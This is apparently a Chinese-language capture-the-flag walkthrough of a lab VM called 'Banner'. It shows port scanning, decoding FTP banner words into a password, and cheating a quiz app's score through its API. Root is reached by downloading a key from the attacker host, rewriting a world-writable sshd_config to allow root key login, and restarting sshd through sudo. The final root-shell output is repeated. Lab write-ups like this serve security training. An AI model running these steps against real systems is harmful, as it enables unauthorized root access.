信息搜集
端口扫描
shell
┌──(kali㉿kali)-[~]
└─$ nmap --min-rate=10000 -A -p- 192.168.21.8
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-12 08:54 -0400
Nmap scan report for 192.168.21.8
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
8080/tcp open  http    Werkzeug httpd 3.1.6 (Python 3.9.2)
|_http-server-header: Werkzeug/3.1.6 Python/3.9.2
|_http-title: \xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE7\x9F\xA5\xE8\xAF\x86\xE6\x8C\x91\xE6\x88\x98
MAC Address: 08:00:27:74:E3:76 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms 192.168.21.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.47 seconds
漏洞利用
21端口没有匿名登陆,但是有三个单词:Clever、Owls、Make
shell
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.21.8
Connected to 192.168.21.8.
220-Clever             Owls                    Make
220-      / _ )`.
220-     /  _ )^ )`.  .----.
220-    ( _, ' \ ^-)"''     \ \
220-          | |           | | \
220-          | |           | |  |
220-         /  \ /----' \  ( \  (
220-        <  ,"||      \  \ \  \
220-         \\\\ (      ) ) ) ) )
220-          || \      | | / /
220-          ||  \     | |-'
220-              |     |
220-
220-          |     |
220-
220-
220-Carefully observe the changes in the information above.
220
Name (192.168.21.8:kali): anonymous
530 Permission denied.
ftp: Login failed

8080端口是一个网络安全知识页面,分数要求1000分,想到了抓包

抓包以后,/api/questions下面会直接给出每道题的答案
发现一道题可以重复提交,分数会叠加

尝试ftp和ssh登录
shell
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.21.8
Connected to 192.168.21.8.
220-Amazing            Zebras                 Eat
220-      / _ )`.
220-     /  _ )^ )`.  .----.
220-    ( _, ' \ ^-)"''     \ \
220-          | |           | | \
220-          | |           | |  |
220-         /  \ /----' \  ( \  (
220-        <  ,"||      \  \ \  \
220-         \\\\ (      ) ) ) ) )
220-          || \      | | / /
220-          ||  \     | |-'
220-              |     |
220-
220-          |     |
220-
220-
220-Carefully observe the changes in the information above.
220
Name (192.168.21.8:kali): 111
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||13965|)
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001           31 Mar 18  2026 hint
226 Directory send OK.
ftp> mget hint
mget hint [anpqy?]?
229 Entering Extended Passive Mode (|||58213|)
150 Opening BINARY mode data connection for hint (31 bytes).
100% |**********************************************************************************************************************************************************************************************|    31        7.16 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (3.52 KiB/s)
┌──(kali㉿kali)-[~]
└─$ cat hint
你知道什么是banner吗?
提示知不知道banner,注意到,这一次连接ftp,前面的单词变了:Amazing、Zebras、Eat,再尝试几次
shell
220-Wild Elephants Love
220-Elephants : Mice
220-Snakes Eat Crickets
首字母大写,发现:MAZESEC,组合尝试一下
shell
┌──(kali㉿kali)-[~]
└─$ ssh welcome@192.168.21.8
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
welcome@192.168.21.8's password:
Linux Banner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  8 10:09:46 2026
welcome@Banner:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
权限提升
shell
welcome@Banner:~$ ls -la
total 24
drwxr-xr-x 2 welcome welcome 4096 Mar 18  2026 .
drwxr-xr-x 4 root    root    4096 Mar 18  2026 ..
lrwxrwxrwx 1 root    root       9 Mar 18  2026 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome  220 Apr 11  2025 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11  2025 .bashrc
-rw-r--r-- 1 welcome welcome  807 Apr 11  2025 .profile
-rw-r--r-- 1 root    root      44 Mar 18  2026 user.txt
lrwxrwxrwx 1 root    root       9 Mar 18  2026 .viminfo -> /dev/null
welcome@Banner:~$ ls -la
total 24
drwxr-xr-x 2 welcome welcome 4096 Mar 18  2026 .
drwxr-xr-x 4 root    root    4096 Mar 18  2026 ..
lrwxrwxrwx 1 root    root       9 Mar 18  2026 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome  220 Apr 11  2025 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11  2025 .bashrc
-rw-r--r-- 1 welcome welcome  807 Apr 11  2025 .profile
-rw-r--r-- 1 root    root      44 Mar 18  2026 user.txt
lrwxrwxrwx 1 root    root       9 Mar 18  2026 .viminfo -> /dev/null
//允许sshd的重启
welcome@Banner:~$ sudo -l
Matching Defaults entries for welcome on Banner:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Banner:
    (root) NOPASSWD: /sbin/service sshd restart
//可以对sshd_config进行修改
welcome@Banner:~$ ls -l /etc/ssh/sshd_config
-rw-rw-rw- 1 root root 3275 Mar 18  2026 /etc/ssh/sshd_config
//上传一个私钥,也是又学到一个技巧
welcome@Banner:~$ busybox wget http://192.168.21.6:8080/ssh
Connecting to 192.168.21.6:8080 (192.168.21.6:8080)
ssh                  100% |*****************************************************************************************************************************************|   399  0:00:00 ETA
//然后修改sshd_config配置文件
PermitRootLogin yes
StrictModes no
AuthorizedKeysFile       /home/welcome/ssh
//进行重启
welcome@Banner:~$ sudo /sbin/service sshd restart
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh root@192.168.21.8 -i ssh
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux Banner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 18 04:15:30 2026 from 192.168.137.102
root@Banner:~# id
uid=0(root) gid=0(root) groups=0(root)

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 18 04:15:30 2026 from 192.168.137.102
root@Banner:~# id
uid=0(root) gid=0(root) groups=0(root)